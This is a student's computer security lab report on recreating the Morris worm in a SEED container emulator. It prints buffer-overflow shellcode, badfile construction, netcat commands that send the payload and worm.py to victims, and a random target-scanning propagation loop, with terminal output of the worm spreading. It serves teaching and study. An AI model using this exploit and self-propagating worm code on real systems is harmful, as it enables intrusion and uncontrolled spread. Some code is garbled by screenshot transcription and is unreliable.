


Malware Design : Morris Worm

CSE 406 : Computer Security Sessional Report

by

Ridwanul Hasan Tanvir

1705016



Department of Computer Science and Engineering
BANGLADESH UNIVERSITY OF ENGINEERING AND
TECHNOLOGY, BANGLADESH

August 2022

Table of Contents

1:	Morris Worm	1
2:	Lab Setup	2
3:	Task 1: Attack Any Target Machine	5
4:	Task 2: Self Duplication	9
5:	Task 3: Propagation	12
6:	Task 4: Preventing Self Infection	17
	References	20

1 Morris Worm

Morris worm attack has two main parts: attack and self-duplication[1].The attack part exploits a vulnerability (or a few of them), so a worm can get entry to another computer. The self-duplication part is to send a copy of itself to the compromised machine, and then launch the attack from there. [2].


A worm is a program that can run by itself and can propagate a fully working version of itself to other machines [3]. Morris worm spread by exploiting vulnerabilities in UNIX send mail, finger, and rsh/rexec as well as by guessing weak passwords. Before spreading to a new machine, the Morris Worm checked if the machine had already been infected and was running a Morris Worm process[4].

In this assignment, the attacking part exploits the **buffer-overflow** vulnerability of a server program.

2 Lab Setup

■ Container Build and Start

```
$ dcbuild # Alias for: docker-compose build  
$ dcup # Alias for: docker-compose up  
$ dcdown # Alias for: docker-compose down
```



```
[08/02/22]seed@VM:~/.../map$ dcbuild  
Building seedsim-client  
Step 1/13 : FROM node:14  
14: Pulling from library/node  
7e6a53d1988f: Pulling fs layer  
4fe4e1c58b4a: Pulling fs layer  
cc915d298757: Downloading [>  
4fe4e1c58b4a: Downloading [>  
81.67kB/7.857MBiting  
4fe4e1c58b4a: Downloading [>=]  
4fe4e1c58b4a: Downloading [>=]  
7e6a53d1988f: Downloading [>  
507.9kB/50.44MBwnloading [==>  
4fe4e1c58b4a: Downloading [==>  
7e6a53d1988f: Pull complete  
4fe4e1c58b4a: Pull complete  
cc915d298757: Pull complete  
f08b88f29371: Pull complete  
28bc226aca8: Downloading [=====>  
92.94MB/192.5MBwnload complete  
57bd84bf02d7: Download complete  
35.43MB/35.58MBwnload complete  
9f8a790379ed: Download complete  
454B/454B
```

```

Successfully built 92f8b32394fc
Successfully tagged map_seedsim-client:latest
[08/02/22]seed@VM:~/.../map$ dockps
2c942b6a4af1 as151h-host_3-10.151.0.74
6d877789732b as153h-host_4-10.153.0.75
030c8f7eceaa3 as152h-host_1-10.152.0.72
dc6b0df48881 as152h-host_2-10.152.0.73
5f2a1b674d67 as153h-host_2-10.153.0.73
22341f82532a as151h-host_1-10.151.0.72
b4bb881d60ac as151h-host_2-10.151.0.73
a4e98dcc70a3 as153h-host_1-10.153.0.72
f10adfc736d8 as152h-host_0-10.152.0.71
3148d69169b6 as152r-router0-10.152.0.254
cec90ece5b2f as100rs-ix100-10.100.0.100
9765a6560a5d as153h-host_3-10.153.0.74
5b45d9f37c42 as152h-host_3-10.152.0.74
fa5f7acd11a4 as151h-host_0-10.151.0.71
7de80ea739d0 as153h-host_0-10.153.0.71
08c30d6d307b as153r-router0-10.153.0.254
588a7c5b8410 as151h-host_4-10.151.0.75
d555343137fa as151r-router0-10.151.0.254
36d8bef7d798 as152h-host_4-10.152.0.75
[08/02/22]seed@VM:~/.../map$

```

Figure 2.1

We build and run map and internet-nano container.

```

Run a command in a running container
[08/02/22]seed@VM:~/.../internet-nano$ dockps
[08/02/22]seed@VM:~/.../internet-nano$ dockps
2c942b6a4af1 as151h-host_3-10.151.0.74
6d877789732b as153h-host_4-10.153.0.75
030c8f7eceaa3 as152h-host_1-10.152.0.72
dc6b0df48881 as152h-host_2-10.152.0.73
5f2a1b674d67 as153h-host_2-10.153.0.73
22341f82532a as151h-host_1-10.151.0.72
b4bb881d60ac as151h-host_2-10.151.0.73
a4e98dcc70a3 as153h-host_1-10.153.0.72
f10adfc736d8 as152h-host_0-10.152.0.71
3148d69169b6 as152r-router0-10.152.0.254
cec90ece5b2f as100rs-ix100-10.100.0.100
9765a6560a5d as153h-host_3-10.153.0.74
5b45d9f37c42 as152h-host_3-10.152.0.74
fa5f7acd11a4 as151h-host_0-10.151.0.71
7de80ea739d0 as153h-host_0-10.153.0.71
08c30d6d307b as153r-router0-10.153.0.254
588a7c5b8410 as151h-host_4-10.151.0.75
d555343137fa as151r-router0-10.151.0.254
36d8bef7d798 as152h-host_4-10.152.0.75
[08/02/22]seed@VM:~/.../internet-nano$ docksh 2c
7|root@2c942b6a4af1:/#

```

Figure 2.2

```
Activities Terminal Aug 6 21:55 •
seed@VM: ~/.../internet-nano
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup
seed@VM: ~

Stopping as151r-router0-10.151.0.254 ... done
[08/06/22]seed@VM:~/.../internet-nano$ dcup
Starting as151r-router0-10.151.0.254 ... done
Starting as152r-router0-10.152.0.254 ... done
Starting as152h-host_2-10.152.0.73 ... done
Starting as153h-host_2-10.153.0.73 ... done
Starting internet-nano_morris-worm-base_1 ... done
Starting as151h-host_3-10.151.0.74 ... done
Starting as152h-host_3-10.152.0.74 ... done
Starting as153r-router0-10.153.0.254 ... done
Starting as152h-host_4-10.152.0.75 ... done
Starting as153h-host_1-10.153.0.72 ... done
Starting as151h-host_2-10.151.0.73 ... done
Starting internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Starting as152h-host_0-10.152.0.71 ... done
Starting as153h-host_4-10.153.0.75 ... done
Starting as153h-host_0-10.153.0.71 ... done
Starting as152h-host_1-10.152.0.72 ... done
Starting as151h-host_0-10.151.0.71 ... done
Starting as153h-host_3-10.153.0.74 ... done
Starting as100rs-ix100-10.100.0.100 ... done
Starting as151h-host_1-10.151.0.72 ... done
Starting as151h-host_4-10.151.0.75 ... done
Attaching to as151r-router0-10.151.0.254, as152h-host_2-10.152.0.73, internet-nano_morris-worm-base_1, as152h-host_4-10.152.0.75, as153h-host_2-10.153.0.73, as151h-host_3-10.151.0.74, as151h-host_0-10.151.0.71, internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1, as100rs-ix100_10.100.0.100, as152h-host_1-10.152.0.72, as151h-host_4-10.151.0.75
84°F Haze 7:55 AM 8/7/2022
```

Figure 2.3

We run the map.html file from the browser to view the nodes.




Figure 2.4

3 Task 1: Attack Any Target Machine

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has three tabs:

- seed@VM: ~/.../Internet-nano
- seed@VM: ~/.../map
- seed@VM: ~/.../Labsetup (highlighted)

The terminal output for the highlighted tab shows the following exploit code:

```
[08/05/22]seed@VM:~/.../Labsetup$ cd ..
[08/05/22]seed@VM:~/.../Labsetup$ echo hello | nc -w2 10.151.0.71 9090
[08/05/22]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/05/22]seed@VM:~/.../Labsetup$ echo hello | nc -w2 10.151.0.71 9090
[08/05/22]seed@VM:~/.../Labsetup$
```

To the left of the terminal is a task manager window titled "Assignment". It lists several tasks under the "Creating" section:

- Download
- Common
- The Map
- Filtering
- Get Familiar
- Task 1: Attacking
- The Skeleton
- Creating
- The Shell
- Task 2: Self
- bonus point
- Task 3: Proj
- Task 4: Prev
- Optional Ta
- Submission
- Deadline
- Tentative M
- Plagiarism
- no bonus m

The task manager window has a sidebar with icons for file operations like copy, paste, and delete.

The desktop interface at the bottom includes a search bar, a taskbar with various application icons, and a system tray showing the date and time (8/5/2022, 7:18 PM), battery level (89%), and system status icons.

Figure 3.1

Figure 3.2

We use `echo hello — nc -w2 10.151.0.71 9090` command to get ebp and bof address. We have to turn off the address randomization; otherwise ebp and bof value will be different each time.

```
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup

==== Returned Properly ====
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd534b8
Buffer's address inside bof(): 0xffffd53448
==== Returned Properly ====
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xfffffd5f8
Buffer's address inside bof(): 0xfffffd588
==== Returned Properly ====
Starting stack
Starting stack
(^_^) Shellcode is running (^_^)
```

Figure 3.3

```

worm.py          worm_task3.py          wormtask1.py
15# nc -w5 10.151.0.1 8500 > worm.py
16
17#
18
19# EBP_LOCs = [0xfffffd278, 0xfffffd278, 0xfffffd278]
20# BUFFER_LOCs = [0xfffffd1e9, 0xfffffd207, 0xfffffd220]
21
22
23EBP_LOC = 0xfffffd5f8
24BUFFER_LOC = 0xfffffd588
25
26EBP_BUFFER_DIFF = EBP_LOC - BUFFER_LOC
27
28
29GDB_COMPENSATION = 0x20
30
31MACHINE_BIT = 32 # 64
32MACHINE_BYTE = MACHINE_BIT // 8 # 4 or 8
33
34# You can use this shellcode to run any command you want
35shellcode= (

```

Figure 3.4

Here machine byte = 4 for 32 bit machine. through trial and error we found gdb compensation = 0x20. the return address will be : ebp loc + gdb compensation and offset will be ebp buffer diff + 4 as machine byte = 4.

```

worm.py          worm_task3.py          wormtask1.py
55# Create the Badfile (the malicious payload)
56def createBadfile():
57    content = bytearray(0x90 for i in range(500))
58    ##### Put the shellcode at the end #####
59    # Put the shellcode at the end
60    content[500-len(shellcode):] = shellcode
61
62    # ret      = 0xfffffd5f8 # Need to change # EBP
63    # offset   = 0xfffffd588 # Need to change # buffer
64
65    ret      = EBP_LOC + GDB_COMPENSATION # Change this number
66    offset   = EBP_BUFFER_DIFF + MACHINE_BYTE
67
68    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
69    ##### Save the binary code to file #####
70
71    # Save the binary code to file
72    with open('badfile', 'wb') as f:
73        f.write(content)
74
75
76# Find the next victim (return an IP address).
77# Check to make sure that the target is alive.
78def getNextTarget():
79    return '10.151.0.71'
80

```

Figure 3.5

```

35 shellcode= (
36     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
37     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
38     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
39     "\xff\xff\xff"
40     "AAAAABBBCCCCDDD"
41     "/bin/bash"
42     ".c*"
43     # You can put your commands in the following three lines.
44     # Separating the commands using semicolons.
45     # Make sure you don't change the length of each line.
46     # The * in the 3rd line will be replaced by a binary zero.
47     " echo '(^_^) Shellcode is running (^_^) Tanvir'; "
48     " "
49     "*"
50     "123456789012345678901234567890123456789012345678901234567890"
51     # The last line (above) serves as a ruler, it is not used
52 ).encode('latin-1')
53

```

Figure 3.6

The screenshot shows a terminal window titled 'seed@VM: ~/.../Internet-nano' with the following text:

```

seed@VM: ~/.../Internet-nano
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup


Starting stack
Starting stack
Starting stack
Starting stack
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd534b8
Buffer's address inside bof(): 0xffffd53448
==== Returned Properly ====
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xfffffd5f8
Buffer's address inside bof(): 0xfffffd588
==== Returned Properly ====
Starting stack
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^) Tanvir

```

Figure 3.7

We see Shellcode is running in the container. So task1 is completed.

4 Task 2: Self Duplication



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has a dark blue background and contains Python code for a worm task. The code is as follows:

```
93 # Launch the attack on other servers
94 while True:
95     targetIP = getNextTarget()
96
97     # Send the malicious payload to the target host
98     print(f"*****", flush=True)
99     print(f">>>> Attacking {targetIP} <<<<", flush=True)
100    print(f"*****", flush=True)
101    subprocess.run(["cat badfile | nc -w3 {targetIP} 9000"], shell=True)
102    # subprocess.run(["nc -lrv 8500 < worm.py"], shell=True) # SERVER ; ami
103
104    # Give the shellcode some time to run on the target host
105    time.sleep(1)
106    # cat myfile | nc -w5 <server_ip> 8080
107    subprocess.run(["cat worm.py | nc -w5 {targetIP} 9000"], shell=True)
108    # subprocess.run(["nc -lrv 8500 < worm.py"], shell=True)
109
110
111
112
113
114    # Sleep for 10 seconds before attacking another host
115    time.sleep(10)
116
117    # Remove this line if you want to continue attacking others
118    exit(0)
```

The terminal window also displays system status information at the top and bottom, including the date and time (Aug 6 22:03), file path (~Documents/morris_attack/Labsetup_Morris/Labsetup/worm/worm_prev), and various system icons.

Figure 4.1

Our attacker code is in the client. We transfer the worm.py from port 9000 to our vulnerable (victim) server side.

```
$ subprocess.run([f"cat worm.py | nc -w5 {targetIP} 9000"])
```

```

Activities Text Editor Aug 6 22:06 •
Open worm.py -/Documents/morris_attack/Labsetup_Moris/Labsetup/worm/worm_prev Save
19
20 MACHINE_BIT = 32 # 64
21 MACHINE_BYTE = MACHINE_BIT // 8 # 4 or 8
22
23# You can use this shellcode to run any command you want
24 shellcode= (
25     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
26     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
27     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
28     "\xff\xff"
29     "AAAAABBBCCCCDDDD"
30     "/bin/bash"
31     "-c*"
32     "# You can put your commands in the following three lines."
33     "# Separating the commands using semicolons."
34     "# Make sure you don't change the length of each line."
35     "# The * in the 3rd line will be replaced by a binary zero."
36     " echo '(_^_) Shellcode is running (^_~) Ridwanul';      "
37     " nc -lrv 9000 > worm.py;                                *"
38     " python3 worm.py;                                         *"
39     "12345678901234567890123456789012345678901234567890"
40     "# The last line (above) serves as a ruler, it is not used
41 ).encode('latin-1')
42
43
44# Create the badfile (the malicious payload)

```

Figure 4.2

We use the server as the victim machine and we receive the worm.py file using netcat command.

```
$ nc -lrv 9000 > worm.py;
```

If we open the container using docksh and go to the bof directory we can see the worm.py file.

```

worm.py - worm - Visual Studio Code
File   worm.py - worm - Visual Studio Code
seed@VM: ~/.../Labsetup
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup
# Sleep for 10 seconds before attacking another host
time.sleep(10)

# Remove this line if you want to continue attacking others
exit(0)
root@fa5f7acd11a4:/bof# rm -rf *.py
root@fa5f7acd11a4:/bof# cd ..
root@fa5f7acd11a4:# ls
bin  etc       lib    media   root      seedemu_worker  tmp
bof  home      lib32   mnt     run       srv        usr
boot ifinfo.txt lib64   opt     sbin     start.sh    var
dev  interface_setup libx32  proc    seedemu_sniffer sys
root@fa5f7acd11a4:# ls
bin  etc       lib    media   root      seedemu_worker  tmp
bof  home      lib32   mnt     run       srv        usr
boot ifinfo.txt lib64   opt     sbin     start.sh    var
dev  interface_setup libx32  proc    seedemu_sniffer sys
root@fa5f7acd11a4:# cd bof
root@fa5f7acd11a4:/bof# ls
core  server  stack  worm.py
root@fa5f7acd11a4:/bof#

```

Figure 4.3

```
Activities Terminal Aug 6 22:27 seed@VM: ~/internet-nano
seed@VM: ~/internet-nano
seed@VM: ~/Labsetup
seed@VM: ~
seed@VM: ~/internet-nano

dc5033b0b614 as151h-host_0-10.151.0.71
23426f1dbe8d as151h-host_3-10.151.0.74
8d084b271e11 as153h-host_3-10.153.0.74
db89935e37a6 as153h-host_1-10.153.0.72
62a4246a940c as152h-host_1-10.152.0.72
8e96c55491bb as151r-router0-10.151.0.254
5cf8e9791095 seedemu_client
[08/06/22]seed@VM:~/internet-nano$ docksh dc
root@dc5033b0b614:/# cd bof
root@dc5033b0b614:/bof# ls
badfile server stack worm.py
root@dc5033b0b614:/bof# cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

EBP_LOC = 0xfffffd5f8
BUFFER_LOC = 0xfffffd588

EBP_BUFFER_DIFF = EBP_LOC - BUFFER_LOC

GDB_COMPENSATION = 0x20
```


Figure 4.4

Figure 4.5

Task 2 is completed because a copy of the worm, i.e., worm.py is copied to the victim machine.

5 Task 3: Propagation

The IP addresses of all the hosts in the emulator have the following pattern:
10.X.0.Y, where X ranges from 151 to 155, and Y ranges from 70 to 80.



A screenshot of a code editor window titled "worm.py" located at `~/Documents/morris_attack/Labsetup_Moris/Labsetup/worm.py`. The code is written in Python and defines a function `getNextTarget()` that generates a random IP address within the specified range. The code is as follows:

```
58
59 x_range = [151, 155]
60 y_range = [70, 80]
61
62 # Find the next victim (return an IP address).
63 # Check to make sure that the target is ALIVE. |
64
65 def getNextTarget():
66     while True:
67         X = randint(x_range[0], x_range[1])
68         Y = randint(y_range[0], y_range[1])
69
70         target_ip_addr = '10.'+str(X)+'.0.'+str(Y)
71
72
```

Figure 5.1

```

61
62 # Find the next victim (return an IP address).
63 # Check to make sure that the target is ALIVE. |
64
65 def getNextTarget():
66     while True:
67         X = randint(x_range[0], x_range[1])
68         Y = randint(y_range[0], y_range[1])
69
70         target_ip_addr = '10.'+str(X)+'.0.'+str(Y)
71
72
73         try:
74             output = subprocess.check_output(f"ping -q -c1 -W1 {target_ip_addr}", shell=True)
75             result = output.find(b'1 received')
76         except:
77             result = -1
78
79         if result == -1:
80             print(f"{target_ip_addr} is not ALIVE", flush=True)
81         else:
82             print(f"**{target_ip_addr} is ALIVE, launch the attack", flush=True)
83             return target_ip_addr
84
85
86

```

Figure 5.2

Before attacking a randomly selected target, we check whether the target is alive or not. We send out one ping packet (-c1) to the target 1.2.3.4. If we get "1 received" then target is alive.

```

17 MACHINE_BYTE = MACHINE_BIT // 8 # 4 or 8
18 # You can use this shellcode to run any command you want
19 shellcode= (
20     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
21     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
22     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
23     "\xff\xff\xff"
24     "AAAA BBBB CCCC DDDD"
25     "/bin/bash"
26     "-c"
27     "# You can put your commands in the following three lines.
28     # Separating the commands using semicolons.
29     # Make sure you don't change the length of each line.
30     # The * in the 3rd line will be replaced by a binary zero.
31     # echo '(_^_)' Shellcode is running (_^_);      "
32     "echo '(_^_)' ShellCode Tanvir;      nc -l -v 9000 > worm.py;      "
33     "ls -al;                          "
34     "python3 worm.py;                "
35     "12345678901234567890123456789012345678901234567890"
36     "# The last line (above) serves as a ruler, it is not used
37 ).encode('latin-1')
38

```

Figure 5.3

In the shellcode we use

`ls -al`

command to check if the file has been copied to the target.

```
seed@VM: ~/Internet-nano          seed@VM: ~/map           seed@VM: /Labsetup        seed@VM: /Labsetup        seed@VM: ~
as153h-host_1-10.153.0.72          | *****
as152h-host_0-10.152.0.71          | Starting stack
as152h-host_0-10.152.0.71          | Starting stack
as152h-host_0-10.152.0.71          | (^_^) ShellCode Tanvir
as152h-host_0-10.152.0.71          | Listening on 0.0.0.0 9000
as152h-host_0-10.152.0.71          | Connection received on 10.153.0.72 48660
as152h-host_0-10.152.0.71          | (^_^) ShellCode Tanvir
as152h-host_0-10.152.0.71          | Listening on 0.0.0.0 9000
as152h-host_0-10.152.0.71          | Connection received on 10.152.0.1 40926
as152h-host_0-10.152.0.71          | total 732
as152h-host_0-10.152.0.71          | drwxr-xr-x 1 root root  4096 Aug  6 17:40 .
as152h-host_0-10.152.0.71          | drwxr-xr-x 1 root root  4096 Aug  6 17:39 ..
as152h-host_0-10.152.0.71          | -rw-r--r-- 1 root root   500 Aug  6 17:55 badfile
as152h-host_0-10.152.0.71          | -rwxrwxrwx 1 root root 17768 Jan 21 2022 server
as152h-host_0-10.152.0.71          | -rwxrwxrwx 1 root root 709188 Jan 21 2022 stack
as152h-host_0-10.152.0.71          | -rw-r--r-- 1 root root  3596 Aug  6 18:08 worm.py
as152h-host_0-10.152.0.71          | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71          | ***10.152.0.75 is ALIVE, launch the attack
as152h-host_0-10.152.0.71          | *****
as152h-host_0-10.152.0.71          | >>> Attacking 10.152.0.75 <<<
as152h-host_0-10.152.0.71          | *****
as152h-host_4-10.152.0.75          | Starting stack
```

Figure 5.4

We use

```
$ htop
```

command to observe the resource usages.

Figure 5.5

```

seed@VM: ~/.../internet-nano
seed@VM: ~/.../map
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~

as153h-host_3-10.153.0.74
as153h-host_3-10.153.0.74
as153h-host_3-10.153.0.74
as152h-host_1-10.152.0.72
as152h-host_1-10.152.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as153h-host_1-10.153.0.72
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as151h-host_0-10.151.0.71
as153h-host_4-10.153.0.75
as151h-host_1-10.151.0.72
as151h-host_3-10.151.0.74

-rwxrwxrwx 1 root root 17768 Jan 21 2022 server
-rwxrwxrwx 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 6 18:09 worm.py
(^_^) ShellCode Tanvir
Listening on 0.0.0.0 9000
total 728
drwxr-xr-x 1 root root 4096 Aug 6 17:40 .
